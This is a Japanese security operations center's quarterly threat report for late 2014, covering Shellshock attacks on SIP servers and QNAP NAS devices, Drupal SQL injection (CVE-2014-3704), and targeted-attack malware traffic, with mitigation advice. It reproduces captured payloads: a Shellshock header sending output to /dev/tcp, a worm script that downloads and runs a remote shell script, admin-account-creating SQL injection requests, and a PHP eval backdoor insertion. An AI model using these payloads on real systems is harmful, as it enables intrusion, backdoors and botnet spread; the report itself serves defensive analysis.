LAC
株式会社ラック

INSIGHT

vol.7

2015年5月19日

JSOC Analysis Team

JSOC JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT Vol.7

JAPAN SECURITY OPERATION CENTER

1　はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+ シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応すべき重要なインシデントのみをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOC のセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。

Japan Security Operation Center
Analysis Team

【集計期間】

2014 年 10 月 1 日 ～ 2014 年 12 月 31 日

【対象機器】

本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス（機器）のデータに基づいて作成されています。

2　エグゼクティブサマリ

本レポートは、2014 年 10 月から 12 月に発生したインシデント傾向の分析に加え、特に注目すべき脅威をピックアップしてご紹介します。

➢ Shellshock の検知傾向変化について

2014 年 9 月に公開された GNU bash におけるコード実行の脆弱性を悪用する攻撃(Shellshock)は、2014 年 10 月から 12 月にかけても継続して検知しており、一向に収束する兆候は見られません。更に、これまで検知していた Web サーバに対する攻撃のほか、新たに SIP サーバに対する攻撃や、ネットワーク接続ストレージ製品(NAS)の管理画面に対する攻撃を検知しました。対策が忘れられたり、後回しにされがちな Web サーバ以外のサービスや NAS 製品を含むネットワークに接続可能な全てのデバイス(IoT)が狙われはじめたと考えられます。

➢ Drupal の SQL インジェクションの脆弱性を悪用する攻撃について

2014 年 10 月、日本国内で利用が広まりつつある CMS の Drupal に SQL インジェクションの脆弱性が公開されました。本脆弱性を悪用することにより、攻撃者は任意のコマンドを実行することができ、Web サイトの改ざんや管理者権限をもつアカウントの作成などが可能です。

➢ 標的型攻撃によりマルウェアに感染したと考えられる通信の検知について

緊急対応チーム「サイバー救急センター」と連携し、標的型攻撃の監視を強化し続けることで、複数のお客様にて標的型攻撃をうけた可能性のある通信を検知しました。検知した内容は、不審性に気づきにくい内容であり、感染被害の発覚が遅れるよう仕組まれていました。

3　JSOC における重要インシデント傾向

3.1　重要インシデントの傾向

JSOC では、IDS/IPS、ファイアウォールで検知したログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功や被害が発生している可能性が高いと判断される重要なインシデントです。

表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	攻撃成功を確認したインシデント
	Critical	攻撃成功の可能性が高いインシデント、攻撃失敗が確認できないインシデント マルウェア感染を示すインシデント
参考インシデント	Warning	攻撃失敗または攻撃内容に実害が無いことを確認したインシデント
	Informational	スキャンなど実害を及ぼす攻撃以外の影響の少ないインシデント

図 1 に、2014 年 10 月から 12 月に発生した重要インシデントの件数推移を示します。

インターネットからの攻撃による重要インシデントの発生件数は、2014 年 10 月 4 週に検知件数が増加しました(図 1-[1])。これは、WebShell などの不正なファイルをアップロードしようとする攻撃が一時的に増加したためです。

内部から発生した重要インシデントの発生件数は、2014 年 12 月 1 週から 2 週に一時的に増加しました(図 1-[2])。これは、標的型攻撃によってマルウェアに感染したと考えられる通信を検知したためです。




図 1 重要インシデントの件数推移(2014 年 10 月～12 月)


※ 12 月 5 週は 1 日分のため、除外しています

3.2　発生した重要インシデントに関する分析

図 2 にインターネットからの攻撃による重要インシデントの内訳を示します。

GNU bash のコード実行の脆弱性を悪用する攻撃(Shellshock) [1,2]は、2014 年 9 月の脆弱性の公開以来、攻撃の検知が収束する兆候はなく、対象ホストが脆弱であると確認できた重要インシデントが発生しました(図 2 b.[1])。

2014 年 10 月から 12 月の間では、7 月から 9 月に比べて SQL インジェクションやクロスサイトスクリプティングの重要インシデント発生件数が増加しましたが、攻撃の手法に特筆すべき変化はありませんでした。



a. 2014 年 7～9 月　　**b. 2014 年 10～12 月**

図 2 インターネットからの攻撃による重要インシデントの内訳

図 3 に 2014 年にネットワーク内部から発生した重要インシデントの件数推移、図 4 に 2014 年 7 月以降ネットワーク内部から発生した重要インシデントの内訳を示します。

ネットワーク内部における重要インシデントは、2014 年 4 月以降徐々に減少しており(図 3)、特に 2014 年 10 月から 12 月の発生件数(269 件)は、2014 年 7 月から 9 月(364 件)と比較して大きく減少しました(図 4)。

また、2014 年 10 月から 12 月において、サイバー救急センターと連携し標的型攻撃の監視を強化した結果、複数のお客様にて標的型攻撃を受けた可能性のある通信を検知しました。

---

[1] GNU bash における任意のコードを実行される脆弱性
http://jvndb.jvn.jp/ja/contents/2014/JVNDB-2014-004410.html

[2] JSOC INSIGHT vol.6
http://www.lac.co.jp/security/report/2015/01/21_jsoc_01.html





図 3 ネットワーク内部からの重要インシデントの検知件数推移（2014 年）



a. 2014 年 7～9 月　　**b. 2014 年 10～12 月**

図 4 ネットワーク内部から発生した重要インシデントの内訳

4　今号のトピックス

4.1　Shellshock の検知傾向変化について

4.1.1 Shellshock の検知傾向

図 5 に JSOC における Shellshock の検知件数、および重要インシデントの発生件数推移を示します。

Shellshock の検知件数は 2014 年 9 月の脆弱性公開以来、継続して高い水準で推移しており、攻撃通信が収束する兆候はありません。また、JSOC からの簡易調査の結果、攻撃対象ホストが脆弱だと確認でき、重要インシデントとしてご連絡した事例が複数発生していましたが、2014 年 12 月以降は発生していません。これは、お客様の環境で本脆弱性の対応が完了したためと考えられます。

攻撃の検知件数は 2014 年 11 月中旬から 12 月上旬にかけて減少傾向にありましたが、12 月中旬に Shellshock の検知が急増しました(図 5-[1])。




図 5　Shellshock の検知件数および重要インシデントの件数推移

4.1.2 新たな攻撃対象を狙った Shellshock の検知事例

これまでは Web サーバに対する攻撃を検知していましたが、新たに SIP サーバに対する攻撃や、ネットワーク接続ストレージ製品(NAS)の管理画面に対する攻撃を検知しています。

・ SIP サーバに対する Shellshock

図 6 に SIP サーバに対する Shellshock の攻撃通信を示します。

SIP(Session Initiation Protocol)とは IP 電話やインスタントメッセンジャーなどの通信に用いられるプロトコルです。特定の設定を施した SIP サーバは、本脆弱性の影響があるとされており、図 6 に示す通信は対象ホストの脆弱性の有無を調査する通信です。

Stream Content


```
INVITE sip:[redacted] SIP/2.0
Via: SIP/2.0/UDP [redacted]:5062;branch=z9hG4bK724588683
From: "SipShock Scanner" <sip:[redacted]>;tag=784218059
To: <sip:[redacted]>
Call-ID: [redacted]
CSeq: 1 INVITE
Contact: <sip:[redacted]:5062>
Content-Type: application/sdp
Allow: INVITE, INFO, PRACK, ACK, BYE, CANCEL, OPTIONS, NOTIFY, REGISTER, SUBSCRIBE,
REFER, PUBLISH, UPDATE, MESSAGE
Max-Forwards: 70
User-Agent: Yealink SIP-T26P
X-Ploit: () { :;};uname -a >/dev/tcp/[redacted]/8081
Supported: replaces
Expires: 360
Allow-Events: talk,hold,conference,refer,check-sync
Content-Length: 234

v=0
o=- 20800 20800 IN IP4 [redacted]
s=SDP data
c=IN IP4 [redacted]
t=0 0
m=audio 11796 RTP/AVP 18 101
a=rtpmap:18 G729/8000
a=fmtp:18 annexb=no
a=fmtp:101 0-15
a=rtpmap:101 telephone-event/8000
a=ptime:20a=sendrecv
```


図 6 SIP サーバに対する攻撃通信(5060/UDP)

・ **QNAP 社の NAS 製品に対する通信**

外部ネットワークからアクセス可能な様々なデバイスに対しても、本脆弱性の影響がある可能性があります。JSOC では、12 月上旬より QNAP 社の NAS 製品の管理画面に対する Shellshock[3,4,5]を検知しています。当該製品の管理画面は、標準の設定で 8080/TCP を使った Web サーバとして公開されるため、この製品に対する Shellshock は 8080/TCP 宛の通信として発生することが特徴です。また、12 月下旬からは、同製品に対すると考えられる 10000/TCP に対しての攻撃通信も発生しました。図 7 に JSOC で検知した通信例を示します。



a. 8080/TCP に対する攻撃通信



b. 10000/TCP に対する攻撃通信

図 7 QNAP 社の NAS 製品を標的としたと考えられる攻撃通信例

図 7 に示す両通信は検知した攻撃対象のポートは異なるものの、攻撃の要求内容や攻撃成功後取得するスクリプトファイルが同様であることから、同じ QNAP 社の NAS 製品に対する Shellshock と推測されます。

脆弱なホストが本攻撃を受けた場合、図 8 に示す動作をするスクリプトファイルをダウンロードし、実行します。スクリプトファイル実行後の挙動には、攻撃対象のホストが自動的にメーカが提供する修正プログラムを適用することが含まれています。これは、対象ホストの脆弱性を修復することで、攻撃が成立した以降、他の攻撃者に対象ホストを悪用されないよう対処していると考えられます。


また、攻撃対象ホストは外部に対して同様の攻撃通信を発生するスクリプトファイル(図 9)を取得し、実行します。このような攻撃内容から、攻撃者は QNAP 社の NAS 製品の脆弱性を悪用し、大規模なボットネットの構築を目的としていると推測されます。

---

[3] Protect Your Turbo NAS from Remote Attackers - Bash (Shellshock) Vulnerabilities
https://www.qnap.com/i/en/support/con_show.php?cid=61

[4] police Bash の脆弱性を標的としたアクセスの観測について（第 3 報）
https://www.npa.go.jp/cyberpolice/topics/?seq=15063

[5]インターネット定点観測レポート(2014 年 10～12 月)
https://www.jpcert.or.jp/tsubame/report/report201410-12.html



① NAS 製品に対する攻撃通信の実施

② 攻撃者が用意したサーバから、バックドアや攻撃用ツールの取得

③ Linux 系コマンドを製品上で利用するための公式パッケージのインストール

- ipkg-opt_0.99.163-10_(アーキテクチャ名).ipk

④ SSH サーバの起動(26/TCP)

管理者権限を持つユーザ「request」の追加

起動時に自動実行する autorun.sh の更新

- 攻撃用ツールの実行や SSH サーバの起動など

⑤ 製品公式の Shellshock 修正プログラムをインストール

- ShellshockFix_1.0.2_20141008_all.bin

⑥ 図 7 の攻撃通信を、無作為に選んだ外部のホストへ送信

図 8 脆弱な NAS 製品が攻撃の影響を受けた際の挙動

※ 赤字は攻撃成功時に発生する通信

```
#!/bin/sh
## xXx@code 3-12-2014
rand=`echo $((RANDOM%255+2))`
#url=""
url="http://[redacted]/S0.sh"
download="/bin/rm -rf /tmp/S0.sh && /bin/mkdir -p /share/HDB_DATA/.../php && /usr/bin/wget -c $url
-P /tmp && /bin/sh /tmp/S0.sh 0<&1 2>&1 ¥n¥n¥n"
#
#
get="GET /cgi-bin/authLogin.cgi HTTP/1.1¥nHost: 127.0.0.1¥nUser-Agent: () { :; }; $download  ¥n¥n¥n"

./pnscan -rQDoc  -w"$get "-t500 -n300 $rand.0.0.0:255.0.0.0 8080 > /dev/null &
```

図 9 外部に対して Shellshock を送信するスクリプトの内容

4.1.3 Shellshock の対策

Shellshock の検知傾向は変化しており、対策が未実施になりがちな Web サーバ以外のサービスや、NAS 製品のようにアップデートが比較的困難なネットワークに接続可能な製品(IoT)が狙われています。Shellshock は、脆弱な GNU bash を利用する全ホストが攻撃対象になる可能性があるため、ネットワークに接続している全ての機器に対して脆弱性の有無を確認する必要があります。

Shellshock の対策は、影響を受けないバージョンへのアップデートです。以下の脆弱なバージョンの GNU bash が稼動しているホストが無いかをご確認いただき、影響を受けないバージョンへのアップデートを実施してください。

- Bash 4.3 Patch 28 およびそれ以前
- Bash 4.2 Patch 51 およびそれ以前
- Bash 4.1 Patch 15 およびそれ以前
- Bash 4.0 Patch 42 およびそれ以前
- Bash 3.2 Patch 55 およびそれ以前
- Bash 3.1 Patch 21 およびそれ以前
- Bash 3.0 Patch 20 およびそれ以前

しかしながら、製品によっては本脆弱性の修正プログラムがメーカより提供されず、対策を行うことが困難な場合があります。ネットワークに接続可能な製品については、意図せず外部に公開している状態でないか、事前に登録のある IP アドレスやユーザからの通信のみが許可されているかなど、適切なアクセス制御が実施されているかを今一度ご確認ください。

また、QNAP社のNAS製品につきましては、攻撃の成功時にダウンロードするスクリプトの存在確認方法や、存在した場合の対処法が公開[6]されています。製品の管理画面からでは確認できる範囲は限定されますので、他のネットワーク製品のログなどと照らし合わせ、攻撃の影響の有無や対策状況など、以下の項目を確認することを推奨します。

- □ 作成した覚えの無いユーザ、グループが存在していないか
- □ 不審なファイルが存在していないか
- □ 不審な通信を外部に送信していないか
- □ 本来の用途では使用されないサービス、プロセスが起動していないか
- □ 適切なアクセス制御が実施されているか

---

[6] An Urgent Fix on the Reported Infection of a Variant of GNU Bash Environment Variable Command Injection Vulnerability
https://www.qnap.com/i/en/support/con_show.php?cid=74

4.2　Drupal の SQL インジェクションの脆弱性を悪用する攻撃について

4.2.1 脆弱性の概要と攻撃手法

Drupal は日本国内で利用が広まりつつあるオープンソースのコンテンツ管理システム(CMS)です。2014 年 10 月、Drupal に対する SQL インジェクションの脆弱性(CVE-2014-3704)が公開されました[7]。本脆弱性が悪用された場合、任意のコマンドが実行され、攻撃対象のホストは以下の影響を受けます。

- 意図しないパスワードの変更
- 管理者権限をもつアカウントの作成
- Web ページの改ざん
- バックドアの作成

影響を受けるバージョンは、以下の通りです。

- Drupal 7.31 およびそれ以前

※Drupal 6.X は影響を受けません。

本脆弱性の公開直後に、脆弱性を実証するコードが公開されました。実証コードを用いたリクエストを図 10 に示します。これは、一般権限を持つアカウントを作成し、そのアカウントに管理者権限を付与するリクエストです。

Stream Content

```
POST /drupal-7.31/?q=node&destination=node HTTP/1.1
Accept-Encoding: identity
Content-Length: 368
Host: 192.168.206.130
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10) AppleWebKit/600.1.3 (KHTML, like
Gecko) Version/8.0 Safari/600.1.3

name[0%20;insert+into+users+(status,+uid,+name,+pass)+SELECT+1,+MAX(uid)%2B1,+%27jsoctest%27,+%27
$S$CTo9G7Lx2OW7n/nG0tkkSwCA7fplhtt2AZOwX8.zy13nTcNitTG4%27+FROM+users;insert+into+users_roles
+(uid,+rid)+VALUES+((SELECT+uid+FROM+users+WHERE+name+%3d+%27jsoctest%27),+3);;#%20%
20]=test3&name[0]=test&pass=shit2&test2=test&form_build_id=&form_id=user_login_block&op=Log
+inHTTP/1.1 200 OK
```

図 10　Drupal の SQL インジェクションの脆弱性を悪用するリクエスト

[7] SA-CORE-2014-005 - Drupal core – SQL injection
https://www.drupal.org/SA-CORE-2014-005

4.2.2 JSOC における本脆弱性を悪用した攻撃の検知事例

JSOC では、本脆弱性を悪用し、管理者権限をもつアカウントの作成を試みる攻撃を検知しています。図 11 に管理者権限をもつアカウントの作成を試みる攻撃を示します。また、表 2 に本攻撃で作成を試みたアカウント名の例を示します。

Stream Content

```
name%5B1+%3B+%0Aset+%40a%3D%28SELECT+MAX%28uid%29+FROM+users%29%2B1%3B%
0AINSERT+INTO+users+set+uid%3D%40a%2Cstatus%3D1%2Cname%3D%27qelcgwxt%27%
2Cpass%3D%27%24S%24Dh9g39Rr9U5cFr2NZyu1h07A0r6OEHOfv6tT2rW%2Fe8EMmQfJ6z3%2F%
27%3B%0AINSERT+INTO+users_roles+set+uid%3D%40a%2Crid%3D3%3B+--+%
5D=MBQvi&name
[1]=dvEAMroHg&pass=LKOzzFD&form_build_id=NWnTOZ&form_id=user_login
```

図 11 管理者権限をもつアカウントの作成を試みる攻撃

表 2 アカウントの作成を試みる攻撃で利用されたアカウント名の例

adminstr	asabhptb	Bkkqxvkx	Cbbyjrlf
DEeQjdONjb	dpwylwvc	evwWprBzYT	Fjtepmea
Jckmbdcj	lbvkewgy	niaSchmidt1002	Ohqqbaby
otoICHwElW	qelcgwxt	rjqcidqe	Testad
theme_default	vuiioybm	wc846	

アカウント作成の試みで検知した内容には、ランダムな文字を使用しているアカウント名が多く見られる一方で、可読性のあるアカウントを作成し、管理者のアカウントやデフォルトで存在するアカウントと誤認させようとするアカウント名も存在します。

また、図 12 にバックドアの作成を試みる攻撃の検知例を示します。本攻撃が成功した場合、Drupal で利用する特定のテーブルに悪意のある PHP コードを埋め込まれ、外部から任意のコード実行が可能です。

Stream Content

```
name[0;insert into menu_router (path,  page_callback, access_callback,
include_file, load_functions, to_arg_functions, description) values ('<?php
eval(base64_decode(ZXZhbCgkX1BPU1RbZV0pOw));?>','php_eval', '1', 'modules/php/
php.module', '', '', '');#]=test&name
[0]=test2&pass=test&form_id=user_login_block
```

図 12 バックドアの作成を試みる攻撃

4.2.3 本脆弱性を悪用した攻撃への対策

Drupal を利用している場合、攻撃の影響の有無を確認するため、以下の項目を確認することを推奨いたします。

- □ 作成した覚えの無い Drupal のユーザが存在していないか
- □ 不審な PHP コードがデータテーブルに存在していないか

本脆弱性への対策は、Drupalのバージョン7.32以降への更新や、本脆弱性の一時的な回避策としてメーカより公開されている修正プログラム[8]の適用が必要です。本脆弱性の対象となる Drupal をご利用の場合は、これらの対策を行うことを推奨します。

4.2.4 Drupal の使用バージョンを意図せず公開している可能性について

メーカが公開する Drupal には各バージョンの更新履歴が記載されたファイルが同封されており、本ファイルを閲覧することで利用中のバージョンを確認できます。しかし、Drupal を標準でインストールした場合、意図せず本ファイルを外部に公開している可能性があります(図 13)。この場合、攻撃者もバージョン情報を閲覧できるため、攻撃の標的となる可能性が高まります。そのため、本ファイルが外部に公開されていないか確認することを推奨します。




図 13 外部から閲覧可能な更新履歴ファイル

[8] SA-CORE-2014-005-D7.patch
https://www.drupal.org/files/issues/SA-CORE-2014-005-D7.patch

4.3　標的型攻撃と考えられるマルウェア感染通信の検知について

JSOC は、緊急対応チーム「サイバー救急センター」と連携し、新たな攻撃手法や事例を相互に情報共有しています。サイバー救急センターから提供された標的型攻撃やマルウェア感染の情報を元に、JSOC オリジナルシグネチャ(JSIG)を作成します。これにより、メーカから提供されるシグネチャ群では対応できない不審な通信への対応や、特に日本の政府機関や企業を狙うことに特化した標的型攻撃などに対応し、検知可能な範囲を広げています。

2014 年 10 月から 12 月では、JSOC で監視中の複数のお客様にてマルウェアに感染した疑いの強い通信を検知し、緊急連絡を行いました。これらの通信は、過去にサイバー救急センターから提供された、標的型攻撃の感染事案と同様の特徴が見られました。

図 14、図 15 に JSOC で検知した標的型攻撃の例を示します。また、JSOC で検知した標的型攻撃によると考えられる通信の接続先を表 3 に示します。

図 14 は、画像ファイルを取得すると見せかけたリクエストですが、実際は他のホストへの接続先が記載されたファイルを取得します。本ファイルを取得することにより、マルウェア感染に起因する通信が発生する可能性があります。

また、マルウェアに感染した後と考えられる通信の接続先は日本国内のホストが含まれており、これらのホストでは正規の Web コンテンツが稼動しています。何らかの方法でのっとられたホストが感染ホストの情報の送信先として悪用されている可能性が考えられます。これらの接続先が不審であるとの情報は公開されておらず、特に国内の正規の Web コンテンツが稼動しているホストへの通信が発生していることから、ログ調査などで通信の不審性に気づくのは非常に困難です。攻撃者は一部の組織に特化した攻撃を行い、感染被害事例を少なくすることで、監視による発見やセキュリティ製品の対応を遅らせる狙いがあると考えられます。

```
GET [redacted]/addr.gif HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; SV1)
Host: [redacted].net
```

a. 画像ファイルを取得すると見せかけたリクエスト

```
mqqu?**|uda[redacted]*|hdb`*
```

b. 取得するファイルの内容(一部)

図 14 標的型攻撃の検知例 ①

```
POST [redacted].php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727.42)
Host: [redacted].jp
Content-Length: 229
Connection: Keep-Alive
Cache-Control: no-cache
```

図 15 標的型攻撃の通信例 ②

表 3 検知した接続先

接続先（検知したドメイン名）	国
59.xxx.222.213 (XXXXXX.XXXXXX.net)	中国
125.xxx.115.72 (www.XXXXXX.co.jp)	日本
